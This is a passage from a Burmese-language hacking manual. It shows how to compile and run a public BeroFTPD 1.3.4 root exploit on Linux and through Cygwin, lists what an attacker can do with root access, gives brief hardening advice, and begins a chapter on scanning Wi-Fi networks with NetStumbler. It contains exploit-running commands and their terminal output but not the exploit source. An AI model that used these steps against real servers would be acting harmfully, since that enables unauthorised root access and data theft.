  dpkg-dev g++ g++-4.2 libc6-dev libstdc++6-4.2-dev libtimedate-perl
  linux-libc-dev patch
Suggested packages:
  debian-keyring g++-multilib g++-4.2-multilib gcc-4.2-doc libstdc++6-4.2-dbg
  glibc-doc manpages-dev libstdc++6-4.2-doc diff-doc
The following NEW packages will be installed:
  build-essential dpkg-dev g++ g++-4.2 libc6-dev libstdc++6-4.2-dev
  libtimedate-perl linux-libc-dev patch
0 upgraded, 9 newly installed, 0 to remove and 1 not upgraded.
Need to get 0B/8703kB of archives.
After this operation, 34.3MB of additional disk space will be used.
Do you want to continue [Y/n]?
```

အထက်တွင်ဖော်ပြထားသည့်ပုံအတိုင်းပင် ဆက်လက် Install ပြုလုပ်ထည့်သွင်းရန်အတွက် Do you want to continue [y/n]? ဟုမေးလာသောအခါတွင် y ဟုရိုက်ထည့်ပြီး Enter နှိပ်ပေးရပါမည်။ ထို့နောက် အလိုအလျောက်ထည့်သွင်းပေးသွားသည်ကို မြင်တွေ့ရမည်ဖြစ်ပါသည်။

၁၀။ ထို့နောက်တွင် ဖော်ပြထားခဲ့သော exploit ကိုစတင် Compile ပြုလုပ်နိုင်ပြီဖြစ်ပါသည်။ ထိုသို့ Compile ပြုလုပ်ရန်အတွက် အောက်ပါ Command ကိုအသုံးပြုနိုင်ပါသည်။

gcc exploit.c

Compile လုပ်ငန်းစဉ်သည် လျှင်မြန်ပါသည်။ အကယ်၍ Screen တွင် Error များကို မမြင်တွေ့ရပါက Compile ပြုလုပ်ခြင်းအောင်မြင်ပြီဖြစ်ပါသည်။ ထို့နောက် Terminal ပေါ်တွင် ls command ကိုထပ်မံအသုံးပြု၍ ရှာဖွေကြည့်သောအခါတွင် a.out ဟူသော ဖိုင်တစ်ဖိုင်ကိုတွေ့ရှိရမည်ဖြစ်ပါသည်။ ထိုဖိုင်သည် Compile ပြုလုပ်ခြင်းဖြင့်ပေါ်ထွက်လာသော Output exploit ဖိုင်တစ်ဖိုင်ဖြစ်ပါသည်။ အကယ်၍ C/C++ Programming Language ဖြင့်ရင်းနှီးကျွမ်းဝင်သူတစ်ယောက်ဖြစ်ပါက ဖော်ပြပါအဆင့်များကို လွယ်ကူစွာပြုလုပ်နိုင်စေမည်ဖြစ်ပါသည်။ ထို့ကြောင့် Programming Langauge များကို နားလည်သည်အထိ လေ့လာထားသင့်ပါသည်။




```
ubuntu@ubuntu: ~
File  Edit  View  Terminal  Tabs  Help
ubuntu@ubuntu:~$ ls
Desktop  Documents  exploit.c  Music  Pictures  Public  Templates  Videos
ubuntu@ubuntu:~$ gcc exploit.c
ubuntu@ubuntu:~$ ls
a.out    Documents  Music     Public     Videos
Desktop  exploit.c  Pictures  Templates
ubuntu@ubuntu:~$ ./a.out

 BeroFTPD 1.3.4(1) exploit by qitest1

Usage: ./a.out [options]
Options:
  -h hostname
  -t target
  -o offset
Available targets:
  0) RedHat 6.2 with BeroFTPD 1.3.4(1) from tar.gz
  1) Slackware 7.0 with BeroFTPD 1.3.4(1) from tar.gz
  2) Mandrake 7.1 with BeroFTPD 1.3.4(1) from rpm
ubuntu@ubuntu:~$ ./a.out -h host-name-here -t target-site-here -o offset-here
```

၁၁။ ထိုကဲ့သို့သော "./a.out" ဖိုင် Type အသစ်ကို မောင်းနှင်ပေးရပါမည်။ မည်ကဲ့သို့မောင်းနှင်ရမည်ဆိုသောအချက်ကို အထက်တွင်ဖော်ပြထားသောပုံတွင် တွေ့ရှိနိုင်မည်ဖြစ်ပါသည်။

၁၂။ အထက်ပါပုံတွင်ဖော်ပြထားသော နောက်ဆုံးစာကြောင်းသည် Script ကို Server တွင်မည်ကဲ့သို့အသုံးပြုရမည်ဆိုသည့်အချက်ကိုဖော်ပြထားခြင်းဖြစ်သည်။

၁၃။ ထို့နောက် Hacker သည် အားနည်းချက်ရှိသော Sever တွင် အသုံးပြုနေသော BeroFTPD 1.3.4 ကို တိုက်ခိုက်ရန်အတွက် Script ကိုမောင်းနှင်ပေးရပါမည်။ အကယ်၍ Script စတင်အလုပ်လုပ်သည်ဆိုပါက Hacker သည် Server သို့ဝင်ရောက်ရန်အတွက် Root Permission ရရှိသွားသည်ကိုတွေ့ရပါမည်။ အောက်တွင်ဖော်ပြထားသောပုံသည် Ubuntu တွင် Root Account ဖြင့်ဝင်ရောက်သွားကြောင်း ကြည့်ရှုရန်အတွက် အသုံးပြုထားသော Command ကိုဖော်ပြထားခြင်းဖြစ်သည်။



အထက်တွင်ဖော်ပြထားသောပုံအတိုင်း whoami ဟူသော Command ကိုအသုံးပြုပြီး System တွင်မိမိဝင်ရောက်ထားသော Account အမျိုးအစားကို သိရှိနိုင်ရန်အတွက် အသုံးပြုပါသည်။ အထက်တွင်ပြထားသောပုံအရ Root Access ရရှိထားကြောင်းမြင်တွေ့ရမည်ဖြစ်ပါသည်။


Cygwin


အကယ်၍ Windows တင်ထားသော ကွန်ပျူတာများတွင် Linux တွင်မှ အသုံးပြုနိုင်သော C/C++ Script များကို အသုံးပြုနိုင်ရန်အတွက် Cygwin Program ကိုအသုံးပြုရမည်ဖြစ်ပါသည်။ ယခုဖော်ပြပါ အပိုင်းတွင် ထိုကဲ့သို့ Cygwin ကိုအသုံးပြုခြင်းကို တင်ပြဆွေးနွေးသွားမည်ဖြစ်ပါသည်။ အောက်တွင် ဖော်ပြထားသောအဆင့်များကို သေချာစွာလေ့လာခြင်းဖြင့် Cygwin ကိုအသုံးပြုခြင်းအကြောင်းကိုနားလည်စေနိုင်မည်ဖြစ်ပါသည်။

၁။ Cygwin ကို http://www.cygwin.com မှ Download ပြုလုပ်ရမည်ဖြစ်သည်။ (ပူးတွဲပါအခွေထဲတွင်လည်းပါဝင်ပါသည်)

၂။ ထို Installer ကိုမောင်းနှင်ပါ။

၃။ အောက်ဖော်ပြပါအတိုင်း Install from Internet ဟူသော Option ကိုရွေးချယ်ပါ။





၄။ အထက်တွင်ဖော်ပြထားသော ပုံမပေါ်လာမချင်း Next ကိုသာ ဆက်လက်ရွေးချယ်ပေးရပါမည်။ အထက်တွင်ဖော်ပြထားသောပုံပေါ်လာသောအခါတွင် Download လုပ်ယူနိုင်သော Website များကိုဖော်ပြပေးမည်ဖြစ်သည်။ ကြိုက်နှစ်သက်ရာတစ်ခုခုကိုရွေးချယ်ပေးနိုင်ပါသည်။

၅။ ထို့နောက် Download ရမည့် Packages များကိုရွေးချယ်ပေးရမည်ဖြစ်သည်။ အမျိုးအစား တစ်ခုစီမှ + ခလုတ်ကိုနှိပ်ခြင်းဖြင့် ၄င်းအောက်တွင်ရှိသော Option များကိုကြည့်ရှုနိုင်ပါမည်။ ထိုအပြင် Column များတွင်ပါဝင်သော အချက်အလက်များကိုကြည့်ရှုနိုင်ရန်အတွက် ပေါ်လာသော Windows ကို ချဲ့၍ကြည့်ရှုရမည်ဖြစ်ပါသည်။ Package Column အောက်မှ gcc-core ကိုရှာဖွေပါ။ ထို့နောက် ရွေးချယ်ရန်အတွက် Skip တွင် Click နှိပ်ပြီး ထိုမှ Next တွင်ဆက်လက် Click နှိပ်ပေးရပါမည်။

၆။ အကယ်၍ ရွေးချယ်ရမည့် Package များကိုမရွေးခဲ့ဟု ဖော်ပြလာခဲ့ပါက ၄င်းတို့ကို Install ပြုလုပ်ရန်ရွေးချယ်ပြီး Next ကိုရွေးချယ်ပေးရမည်ဖြစ်ပါသည်။

၇။ ထို့နောက်တွင် Package များကို Install ပြုလုပ်နေသည်ကိုတွေ့ရပါလိမ့်မည်။

၈။ Install ပြုလုပ်ပြီးသောအခါတွင် Desktop ပေါ်မှ Cygwin ကို Double Click နှိပ်ခြင်းဖြင့် ဖွင့်ရမည်ဖြစ်ပြီး Command Prompt ကိုအောက်တွင်ဖော်ပြထားသောပုံအတိုင်းတွေ့ရမည်ဖြစ်သည်။


၉။ အသုံးပြုရမည့် Script မှာအထက်တွင်အသုံးပြုခဲ့သော Script ပင်ဖြစ်၍ ယင်းကို C:\cygwin အတွင်းသို့ပြောင်းထည့်ပေးထားရပါမည်။ အသုံးပြုရမည့် Script မှာ exploit.c ဖြစ်ပါသည်။

၁၀။ ထို့နောက် Exploit ကိုမောင်းနှင်ပေးရပါမည်။ ထိုသို့မောင်းနှင်ရန်အတွက် ရှေးဦးစွာ Directory ကိုပြောင်းလဲပေးရပါမည်။ ပြောင်းလဲရန်အတွက် Change Directory Command ကိုသုံးစွဲရပါမည်။ ထို့အတွက် "CD/" ဟုရိုက်ထည့်ပါ။ ထို့နောက် Root Directory သို့ရောက်ရှိလာသောအခါတွင် ကြည့်ရှုရန်အတွက် "Ls" Command ကိုအသုံးပြုနိုင်ပါသည်။ ထိုအခါ ထည့်သွင်းပေးထားသော exploit.c ဖိုင်ကိုတွေ့ရှိရမည်ဖြစ်ပါသည်။

၁၁။ ထို့နောက် အဆိုပါ Script ကို Compile လုပ်ရန်အတွက် Linux Command တစ်ခုဖြစ်သော "gcc exploit.c –o exploit" ဟုရိုက်ထည့်ပေးရပါမည်။ ယခုနေရာတွင် -o parameter ကိုအသုံးပြုသည်ကိုတွေ့မြင်ရမည်ဖြစ်ပါသည်။ ယင်း Parameter သည် exploit.exe ဖိုင်အဖြစ် exe ဖိုင်အဖြစ် Compile ပြုလုပ်လို၍ ဖြစ်သည်။ ထို့နောက် Enter ကိုတစ်ချက်နှိပ်ခြင်းဖြင့် စတင် compile လုပ်ဆောင်မည်ဖြစ်သည်။ မည်သည့် Error မှမတက်ပါက Compile လုပ်ဆောင်ခြင်းအောင်မြင်ပြီဖြစ်သည်။ ထို့နောက် "ls"

Command ကိုထပ်မံအသုံးပြုပြီး အသစ်ပြုလုပ်၍ ရောက်ရှိလာသော exploit.exe ဖိုင်ကို တွေ့ရှိရမည်ဖြစ်သည်။

၁၂။ ထို Exploit ကိုမောင်းနှင်ရန်အတွက် "./exploit.exe" ဟုရိုက်ထည့်ပေးရပါမည်။ ထိုအခါ Scripts ကိုမောင်းနှင်ရန်အတွက် လမ်းညွှန်ချက်များကိုတွေ့မြင်ရမည်ဖြစ်သည်။ မှန်ကန်သော Parameter များနှင့် Option များကိုထည့်သွင်းပြီးနောက် နောက်တစ်ကြိမ်ပြန်လည်မောင်းနှင်ပေးလိုက်ရပါမည်။ အောက်တွင်ဖော်ပြထားသောပုံသည် အထက်တွင်ဖော်ပြထားသော လုပ်ဆောင်ချက်များကို ရှင်းပြထားခြင်း ဖြစ်ပါသည်။



၁၃။ Hacker တစ်ယောက်သည် အထက်တွင်ဖော်ပြထားသော Script ကို အားနည်းချက်ယိုပေါက်ရှိသောစက်ကိုတိုက်ခိုက်လိုခြင်းဖြင့် မောင်းနှင်ရပါမည်။ အကယ်၍ Script မှန်ကန်စွာအလုပ် လုပ်ဆောင်ခဲ့လျှင် Target ကွန်ပျူတာသို့ Root Access ဖြင့်ဝင်ရောက်နိုင်ပြီဖြစ်ပါသည်။

အခြားသော Exploit များကိုမောင်းနှင်မည်ဆိုလျှင် သတိထားရမည့်အချက်မှာ Internet မှ Exploit ထက်ဝက်ခန့်သည် ကောင်းမွန်စွာအလုပ်လုပ်ဆောင်မည်မဟုတ်သည့်အချက်ပင်ဖြစ်ပါသည်။ အချို့သော Exploit များသည် သတ်မှတ်ထားသော OS Platform တွင်သာလုပ်ဆောင်သည့်အတွက်

သတ်မှတ်ထားသော OS Platform တွင်မှ ကောင်းမွန်စွာအလုပ်လုပ်ဆောင်မည်ဖြစ်ပါသည်။ နောက်တစ်ချက်မှာ Exploit ရေးသားသူများသည် Script Kiddle များ၏နှောင့်ယှက်မှုများကို ကာကွယ်နိုင်ရန်အတွက် အချို့သော Code များကို ပြောင်းလဲပြင်ဆင်ထားတတ်ပါသည်။ ထို့ကြောင့် Hacker ဖြစ်လိုသူများသည် Programming Knowledge ရှိရန်လိုအပ်မည်ဖြစ်ပါသည်။ လိုအပ်သော နေရာများတွင်ပြန်လည်ပြင်ဆင်သောအခါတွင်မှ အဆိုပါပြင်ဆင်ထားသော Script Exploit များကိုအသုံးပြုနိုင်မည်ဖြစ်ပါသည်။

အကယ်၍ အစွမ်းအစရှိသော hacker တစ်ယောက်သည် Server သို့ဝင်ရောက်ရန်အတွက် Root Access ရရှိသွားခဲ့ပါက များစွာသော ပျက်စီးနိုင်သော ပြင်ဆင်မှုများကိုပြုလုပ်နိုင်ပါသည်။ ထိုကဲ့သို့ Root Access ရရှိသွားခြင်းဖြင့် Hacker တစ်ယောက်၏လုပ်ဆောင်နိုင်သော လုပ်ဆောင်မှုများကို အောက်တွင်ဖော်ပြပေးထားပါသည်။

- Hacker တစ်ယောက်သည် ထို Server ကိုအချိန်မရွေးဝင်ရောက်နိုင်စေရန် Parameter တစ်ခုကိုထည့်သွင်းထားနိုင်ပါသည်။
- Hacker ဝင်ရောက်ထားသော Server အတွင်း Botnet များကိုစုဆောင်း၍ အခြားသော Server များကို တိုက်ခိုက်ရာတွင်အသုံးချစေနိုင်ပါသည်။
- အခြားသော Websites များကို Hack လုပ်ရန်အတွက် အဆိုပါ Server ကို Proxy တစ်ခုအနေဖြင့်အသုံးချစေနိုင်ပါသည်။
- Rootkit ကို Install ပြုလုပ်၍ လိုအပ်ပါကအလုံးစုံသော ထိန်းချုပ်မှုများကို လုပ်ဆောင်စေနိုင်ပါသည်။
- ထို Server ထဲမှ Information များကို အချိန်မရွေးခိုးယူနိုင်ပါသည်။
- တရားမဝင်သော အချက်အလက်များကို Server အတွင်းတွင်သိမ်းဆည်းသိုလှောင်ထားနိုင်ပါသည်
- Website ကို Deface ဖြစ်အောင်ပြုလုပ်နိုင်ပြီး Server မှရှိရှိသမျှသော အချက်အလက်များကိုဖျက်ဆီးသွားစေနိုင်ပါသည်။

Network Hack ပြုလုပ်ခြင်းကိုကာကွယ်ခြင်း

အောက်တွင်ဖော်ပြထားသောအချက်များသည် Network Hacking ကိုကာကွယ်နိုင်ရန်အတွက် လိုအပ်သောအချက်အလက် တစ်ချို့တစ်ဂက်ကို ဖော်ပြထားခြင်းဖြစ်ပါသည်။

၁။ မိမိ Website တွင်အသုံးပြုထားသော Software များကို up to date ဖြစ်နေအောင်ပြုလုပ်ထားပါ။ သို့သော်လည်း အားနည်းချက်များကို ရှာဖွေခြင်းများကို ကြုံတွေ့ရမည်ဖြစ်သော်လည်း အချိန်ကာလတစ်ခုအထိ စိတ်ချရစေပါသည်။ အသစ်ထွက်သော Software များကို အားနည်းချက်ယိုပေါက်များကို ရှာဖွေရန်အတွက် အချိန်တစ်ခုအထိ အချိန်ပေးပြီး ပြုလုပ်ရသည့်အတွက် လတ်တလောအနေဖြင့် စိတ်ချရစေပါသည်။

၂။ Firewall ကိုအသုံးပြုပါ။ ၎င်းတွင် Software Firewall နှင့် Hardware Firewall ဟူ၍နှစ်မျိုးရှိပြီး ၎င်းတို့သည် စိတ်မချရသော ဂင်ရောက်မှုများကို အကာအကွယ်ပေးစေနိုင်ပါသည်။

၃။ Anti-Virus Software တစ်ခုခုကို Install ပြုလုပ်ထားပါ။

၄။ Vulnerability Scanner ကို အသုံးပြု၍ မိမိ၏ Computer ကိုအချိန်မှန်စစ်ဆေးကြည့်သင့်ပါသည်။ ၎င်းသည် မိမိ၏ ကွန်ပျူတာမှ အားနည်းချက်ယိုပေါက်များဖြစ်ပေါ်နေမှုကို ဖော်ပြပေးနိုင်ပါသည်။ ထို့နောက်တွေ့ရှိရသော ထို Vulnerability များကို ပြင်ဆင်ရပါမည်။

Chapter VI

Wireless Network Hacking

ယနေ့ခေတ် နေရာတိုင်းတွင် Wifi Hotspot များကို တွေ့နေရပါသည်။ ထို့ကြောင့် သွားလေရာ နေရာတိုင်းတွင် Wifi Built-in ပါရှိသော Latop တစ်လုံးရှိနေရုံမျှဖြင့် Internet သို့ဝင်ရောက်ကြည့်ရှုနိုင်မည်ဖြစ်သည်။ ယခုအခန်းတွင် လုံခြုံရေးကောင်းမွန်သော Wireless Network တစ်ခုကို Hack လုပ်ပြီး ဝင်ရောက်အသုံးပြုပုံကိုလေ့လာကြည့်ကြမည်ဖြစ်သည်။

Scanning for Wireless Networks


ယခုအပိုင်းကိုစမ်းသပ်ရာတွင် လိုအပ်သောပစ္စည်းမှာ Wireless Card သို့မဟုတ် Wireless Adapter ပင်ဖြစ်သည်။ ထို Wireless Adapter များသည် Laptop များတွင် တစ်ခါတည်း (Built-In) ပါလာလေ့ရှိသော်လည်း Desktop ကွန်ပျူတာများတွင်မူ USB Wifi Adpater များကို ထည့်သွင်းအသုံးပြုရမည်ဖြစ်သည်။ Hacker များသည် ကနဦးတွင် အနီးအနားတွင်ရှိသော Wifi Network များကို ရှာဖွေစူးစမ်းကြလေ့ရှိသည့်အတွက် အသုံးတည့် Tool တစ်ခုဖြစ်သော NetStumbler ဖြင့်စမ်းသပ်ရမည်ဖြစ် သည်။ ထို့အပြင် လိုအပ်သော Tool များမှာ Kismet နှင့် KisMac ဖြစ်ပြီး Kismet သည် Windows OS နှင့် Linux OS တွင်အလုပ်လုပ်ဆောင်ကာ KisMac သည် MAC OS ပေါ်တွင်အလုပ်လုပ်ဆောင်ပါသည်။

စတင်လုပ်ဆောင်ရန်အတွက် အောက်တွင် အဆင့်အလိုက်ဖော်ပြထားပါသည်။


၁။ NetStumbler ကို Install ပြုလုပ်ရမည်ဖြစ်သည်။ ထို NetStumbler ကို ပူးတွဲပါ စာအုပ်မှ အခွေထဲတွင် ထည့်သွင်းထားရှိပါသည်။

၂။ ၄င်းကို Install ပြုလုပ်ပြီးနောက်တွင် Run ပေးရပါမည်။ ၄င်းသည် အလိုအလျှောက်ပင်အနီးအနားတွင်ရှိသော Wifi Network များကိုစတင်ရှာဖွေပေးမည်ဖြစ်သည်။

၃။ ပြီးဆုံးသွားသောအခါတွင် အနီးအနားတွင်ရှိသော Wifi Network များကို ပုံတွင်ပြထားသည့်အတိုင်း တွေ့ရမည်ဖြစ်သည်။



၄။ ရှာဖွေတွေ့ရှိထားသော Wifi Network မှ MAC Address တစ်ခုပေါ်သို့ Click နှိပ်ကြည့်လိုက်သောအခါတွင် အောက်ဖော်ပြပါပုံအတိုင်း Signal Strengh အနည်းအများကို Graph တစ်ခုဖြင့် ဖော်ပြပေးမည်ဖြစ်သည်။ အစိမ်းရောင်ဖော်ပြထားသော Graph များသည်နှင့်အမျှ ပိုမိုကောင်းမွန်သော လိုင်းဆွဲအားရှိကြောင်းသိရမည်ဖြစ်သည်။



၅။ ထို့အပြင် NetStumbler သည် လိုအပ်သော Information များဖြစ်သည့် Wireless Network ၏ အမည် (SSID) တို့အပြင် MAC Address, Channel Number နှင့် Encryption အမျိုးအစားများကိုလည်း

ဖော်ပြပေးနေမည်ဖြစ်သည်။ ထို့အပြင် Wifi Network တွင်အသုံးများသော Encryption အမျိုးအစားများကိုလည်း အောက်တွင်ဖော်ပြပေးထားပါသည်။

- WEP (Wired Equivalent Privacy) – WEP Encryption သည် ယနေ့ခေတ်တွင် မလုံခြုံတော့ ပါ။ WEP Encryption ကို Hack ရန် နည်းလမ်းပေါင်းများစွာပေါ်ထွက်လာခဲ့ပြီဖြစ်၍ Hacker တစ်ယောက်အဖို့လွယ်ကူစွာဖြင့် Hack နိုင်ပြီဖြစ်သည်။
